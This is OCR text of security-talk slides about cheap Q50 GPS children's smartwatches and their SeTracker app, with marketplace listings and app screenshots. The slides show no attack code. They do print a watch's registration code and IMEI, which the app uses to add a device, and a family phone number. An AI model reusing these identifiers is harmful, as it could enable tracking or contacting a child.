ANGUS CLARKE

TARI

cryptOginge

Compulsory FUD

25 Billion connected (IoT) devices by 2025

6 Billion devices (est.) in 2016

Largest Denial of Service Botnet attack, ever.

40% of all households have at least one IoT device

** Sources: Stanford University, National Security Agency, Wikipedia, Avast

GPS Kids Watches

** Also Dimitri

Features

“Children safety is paramount.”
“Protect your loved ones with this incredible smart watch. "
“Great for school age kids. ”

“Anti lost” 

- **GPS live tracking (real-time tracking with GPS+LBS+AGPS)**
- **Calls like a regular cell phone**
- **SoS call: The watch can call up to three numbers, and it can receive 8 pre-set calls**
- **Built in sensor**
- **Built in pedometer**
- **Wifi and BT (some models)**

RhinoWatch 2.0

GPS Kids Watches

2018 **Q50 Kids** Smart **Watch GPS** LBS Double Location Safe Children **Watch**...

US $9.9-12 / Piece
200 Pieces (Min. Order)

5 YRS Shenzhen Motto Electronics ...

86.1%

Contact Supplier

Baby child **gps** tracker wrist **watch kids gps** smart **watch q50**

Ready to Ship

US $8.0-12.0 / Piece
20 Pieces (Min. Order)

4 YRS Shenzhen Xinyueda Technol...

99.1%

"Effective service" (6)

Contact Supplier

2018 Wholesale Children Smart **Watch** for **Kids Q50 Kids GPS** Tracker **Watch**

US $10-11 / Piece
5 Pieces (Min. Order)

5 YRS Shenzhen Ascend Technolog...

84.0%

"Excellent customer service" (4)

Contact Supplier

2018 Hot Selling LCD OLED **Q50** Sim Card **Kid Watch** Smartwatch **GPS** Track...

US $7.9-12.9 / Piece
1 Piece (Min. Order)

2 YRS Shenzhen Higher Technolog...

93.5%

"Customer service" (3)

Contact Supplier

Children Smart **watch** Phone **Q50 Kids** Tracking **GPS watch**

US $1-10.99 / Pack
1 Pack (Min. Order)

3 YRS Shenzhen Luluda Technolog...

92.8%

"Fast shipping" (1)

Contact Supplier

2019 Amazon Hot Sale **GPS** Smart **Watch Kids Q50** SOS Call Location Finder...

Ready to Ship

US $8.0-14.0 / Piece
1 Piece (Min. Order)

5 YRS Shenzhen Sibotesi Technolo...

91.8%

"Excellent service" (24)

YLW hot selling easy control **Q50 GPS** AGPS LBS WIFI positioning **Kids** smart...

US $9.8-12.0 / Unit
1 Unit (Min. Order)

10 YRS Shenzhen YLW Technology ...

90.2%

"Fast delivery" (5)

Kids GPS Tracker **Watch Q50** Tracking Smart **Watch GPS** Security With SIM...

US $8.5-12.5 / Piece
1 Piece (Min. Order)

5 YRS Shenzhen T-Idea Electronics ...

94.4%

"Great company" (1)

2017 **Q50 Kids** Smart **Watch GPS** LBS Double Location Safe Children **Watch**...

US $10.8-11.8 / Piece
5 Pieces (Min. Order)

5 YRS Shenzhen WEGI Technology ...

98.3%

"Arrived on time" (21)

Best selling **kids gps** tracker **watch Q50** smart **watch** for **kids** with **gps** and phone


US $7-12 / Unit
3 Units (Min. Order)

5 YRS Shenzhen Gooky Technology...

76.2%

"Prompt delivery" (1)

GPS Kids Watches




REG CODE 078509177702822
IMEI: 355178097772821


hello~

SeTracker

wcr Lifestyle

★★★★☆ 49 963


3+

Contains ads · Offers in-app purchases

You don't have any devices.


Add to wishlist


Install




1 intercom: APP record and send to device,device record and send to app.

2 map: APP can search the last position and show in the map,and get the realtime position.


15:25
Account: 4-50 characters
Password: 6-12 characters
Auto login
Forget password?
Language: English
Area: Europe and Africa
Login
Register


15:25
Add device
Please scan or input device ID
Basic Information
nickname
I am Dad
Ok



Intercom

Map

Health

Footprint

Settings

Geofence

Rewards

Message

Alarm

Watch

MY

HOME

Settings

Sos/The family number	
Voice	00201224524515
work mode	Normal mode: 10m/t
No disturbing	00:00-00:00
SMS alerts setting	>
telephone	>
Language and time zone	>
Push the switch	>
LBS switch	
Remote shutdown	


MY

HOME

Mediatek

